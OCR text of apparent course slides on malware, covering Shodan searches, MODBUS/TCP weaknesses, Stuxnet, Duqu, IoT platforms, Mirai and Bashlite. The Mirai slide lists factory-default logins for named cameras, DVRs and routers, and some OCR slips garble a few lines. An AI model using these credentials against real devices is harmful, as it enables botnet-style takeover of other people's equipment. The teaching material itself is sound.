




Figure: Industrial control systems attacks over years [9]

[9] https://securityintelligence.com/attacks-targeting-industrial-control-systems-ics-up-110-percent/

Industrial Systems Malware Types







Shodan I

Shodan

- **Shodan** is a search engine that lets the user find specific types of computers (web cams, routers, servers, etc.) connected to the internet using a variety of filters.
- https://www.shodan.io



Shodan II


[redacted]
Country Turkey
Organization [redacted]
ISP [redacted]
Last Update 2016-11-22T05:45:29.864699
Hostnames server252.[redacted]
Ports
80
110
143
443
465
993
2086
2087
3306
Services
80
tcp
http
LiteSpeed httpd
HTTP/1.1 401 Unauthorized
Cache-Control: private, no-cache, no-store, must-revali
date, max-age=0
Pragma: no-cache
Content-Type: text/html
Content-Length: 1154
Date: Sat, 12 Nov 2016 06:39:13 GMT

Shodan III


Keywords

- **country**: find devices in a particular country
- **city**: find devices in a particular city
- **geo**: you can pass it coordinates
- **hostname**: find values that match the hostname
- **net**: search based on an IP or /x CIDR
- **os**: search based on operating system
- **port**: find particular ports that are open
- **before/after**: find results within a timeframe

Modbus I

Modbus

- **Modbus** is a *serial communications* protocol originally published by Modicon (now Schneider Electric) in 1979 for use with its programmable logic controllers (PLCs).
- It has since become a *de facto standard* communication protocol and is now a commonly available means of connecting industrial electronic devices.



Modbus II

Some Industrial Protocols

- MODBUS
- FIELDBUS
- PROFIBUS
- PROFINET

Modbus III

MODBUS/TCP protocol vulnerabilities [10]

- **Lack of Confidentiality**: All MODBUS messages are transmitted in clear text across the transmission media.
- **Lack of Integrity**: There are no integrity checks built into the MODBUS application protocol. As a result, it depends on lower layer protocols to preserve integrity
- **Lack of Authentication**: There is no authentication at any level of the MODBUS protocol. One possible exception is some undocumented programming commands.
- **Simplistic Framing**: MODBUS/TCP frames are sent over established TCP connections. While such connections are usually reliable, they have a significant drawback. TCP connection is more reliable than UDP but the guarantee is not complete.
- **Lack of Session Structure**: Like many request/response protocols (i.e. SNMP, HTTP, etc.) MODBUS/TCP consists of short-lived transactions where the master initiates a request to the slave that results in a single action. When combined with the lack of authentication and poor TCP initial sequence number (ISN) generation in many embedded devices, it becomes possible for attackers to inject commands with no knowledge of the existing session.


[10] https://www.cyberbit.com/ot-security/scada-modbus-protocol-vulnerabilities/

Stuxnet

Stuxnet

Worms are effective for three types of systems.

- Windows operating system
- Siemens PCS 7, WinCC and STEP7 Windows
- Siemens S7 PLCs



https://www.youtube.com/watch?v=scNkLWV7jSw

Duqu

Duqu [11]

- **Duqu** is a collection of computer malware discovered on 1 September 2011,
- thought to be related to the *Stuxnet* worm

[11] https://cockpitci.itrust.lu/duqu-a-son-of-stuxnext-summary-of-technical-analysis/

Table of Contents

1. Course Syllabus
   - Syllabus
   - Reference Books
   - Grading
2. Introduction
   - Basic concepts
   - Definition
   - Target Systems
3. Mobile Malware
   - Mobile Malware
   - InstaAgent
   - AceDeceiver
   - BankBot
   - Acnetdoor
   - Mitigations
4. Industrial Systems
   - Scada
   - Scada Attacks
   - Industrial Systems Malware
   - Shodan
   - Modbus
   - Stuxnet
   - Duqu
5. IoT
   - Definition
   - IoT Platforms
   - IoT Applications
   - Mirai
   - Bashlite

The Internet of Things I

The Internet of things (IoT)

- **IoT** is the network of physical devices, vehicles, and other items
- embedded with *electronics*, *software*, *sensors*, *actuators*, and *network connectivity*
- which enable these objects to **collect and exchange data**.
- Experts estimate that the IoT will consist of about **30 billion** objects by 30 billion.


Security Concerns

- Concerns have been raised that the IoT is being developed rapidly w**ithout appropriate consideration** of the profound **security challenges** involved.
- The *firewall*, *security update* and *anti-malware systems* used for those are generally **unsuitable** for the **much smaller, less capable**, IoT devices.

IoT Platforms

Platforms

- Raspberry Pi
- Intel Edison, Galileo
- Arduino UNO
- Beaglebone Black
- Banana Pi, Orange Pi
- Adafruit
- TI CC3200



IoT Applications [12]

Smart Cities

- Smart Parking
- Smart Lighting
- Waste Management
- Smart Roads

Smart Environment

- Forest Fire Detection
- Air Pollution
- Snow Level Monitoring
- Earthquake Early Detection

Smart Metering

- Smart Grid
- Tank level
- Water Flow
- Silos Stock Calculation

Retail

- Supply Chain Control
- NFC Payment
- Intelligent Shopping App
- Smart Product Management

[12] http://www.libelium.com/resources/top_50_iot_sensor_applications_ranking/

Mirai I

Mirai [13]

- Internet's largest ever DDoS attacks of 1 TBPS in which 145,000 hacked webcams were used.

Mirai II

Username/Password	Manufacturer	Link to supporting evidence
admin/123456	ACTi IP Camera	https://ipvm.com/reports/ip-cameras-default-passwords-directory
root/anko	ANKO Products DVR	http://www.cctvforum.com/viewtopic.php?f=3&t=44250
root/pass	Axis IP Camera, et. al	http://www.cleancss.com/router-default/Axis/0543-001
root/vizxv	Dahua Camera	http://www.cam-it.org/index.php?topic=5192.0
root/888888	Dahua DVR	http://www.cam-it.org/index.php?topic=5035.0
root/666666	Dahua DVR	http://www.cam-it.org/index.php?topic=5035.0
root/7ujMko0vizxv	Dahua IP Camera	http://www.cam-it.org/index.php?topic=9396.0
root/7ujMko0admin	Dahua IP Camera	http://www.cam-it.org/index.php?topic=9396.0
666666/666666	Dahua IP Camera	http://www.cleancss.com/router-default/Dahua/DH-IPC-HDW4300C
root/dreambox	Dreambox TV receiver	https://www.satellites.co.uk/forums/threads/reset-root-password-plugin.101146/
root/zlxx	EV ZLX Two-way Speaker?	?
root/juantech	Guangzhou Juan Optical	https://news.ycombinator.com/item?id=11114012
root/xc3511	H.264 - Chinese DVR	http://www.cctvforum.com/viewtopic.php?f=56&t=34930&start=15
root/hi3518	HiSilicon IP Camera	https://acassis.wordpress.com/2014/08/10/i-got-a-new-hi3518-ip-camera-modules/
root/klv123	HiSilicon IP Camera	https://gist.github.com/gabonator/74cdd6ab4f733ff047356198c781f27d
root/klv1234	HiSilicon IP Camera	https://gist.github.com/gabonator/74cdd6ab4f733ff047356198c781f27d
root/jvbzd	HiSilicon IP Camera	https://gist.github.com/gabonator/74cdd6ab4f733ff047356198c781f27d
root/admin	IPX-DDK Network Camera	http://www.ipxinc.com/products/cameras-and-video-servers/network-cameras/
root/system	IQinVision Cameras, et. al	https://ipvm.com/reports/ip-cameras-default-passwords-directory
admin/meinsm	Mobotix Network Camera	http://www.forum.use-ip.co.uk/threads/mobotix-default-password.76/
root/54321	Packet8 VOIP Phone, et. al	http://webcache.googleusercontent.com/search?q=cache:W1phozQZURUJ:community.freepbx.org/t/packet8-atas-phones/411
root/00000000	Panasonic Printer	https://www.experts-exchange.com/questions/26194395/Default-User-Password-for-Panasonic-DP-C405-Web-Interface.html
root/realtek	RealTek Routers	
admin/1111111	Samsung IP Camera	https://ipvm.com/reports/ip-cameras-default-passwords-directory
root/xmhdipc	Shenzhen Anran Security Camera	https://www.amazon.com/MegaPixel-Wireless-Network-Surveillance-Camera/product-reviews/B00EB6FNDI
admin/smcadmin	SMC Routers	http://www.cleancss.com/router-default/SMC/ROUTER
root/ikwb	Toshiba Network Camera	http://faq.surveillixdvrsupport.com/index.php?action=artikel&cat=4&id=8&artlang=en
ubnt/ubnt	Ubiquiti AirOS Router	http://setuprouter.com/router/ubiquiti/airos-airgrid-m5hp/login.htm
supervisor/supervisor	VideoIQ	https://ipvm.com/reports/ip-cameras-default-passwords-directory
root/<none>	Vivotek IP Camera	https://ipvm.com/reports/ip-cameras-default-passwords-directory
admin/1111	Xerox printers, et. al	https://atyourservice.blogs.xerox.com/2012/08/28/logging-in-as-system-administrator-on-your-xerox-printer/
root/Zte521	ZTE Router	http://www.ironbugs.com/2016/02/hack-and-patch-your-zte-f660-routers.html

Figure: Default passwords [14]

Bashlite

Bashlite

- **BASHLITE** (also known as **Gafgyt**, **Lizkebab**, **Qbot**, **Torlus** and **LizardStresser**) is malware which infects Linux systems in order to launch distributed denial-of-service attacks (DDoS).
- It has been used to launch attacks of up to 400 Gbps.




Figure: Bashlite [15]

[15] https://www.hackread.com/bashlite-malware-linux-iot-ddos-botnet/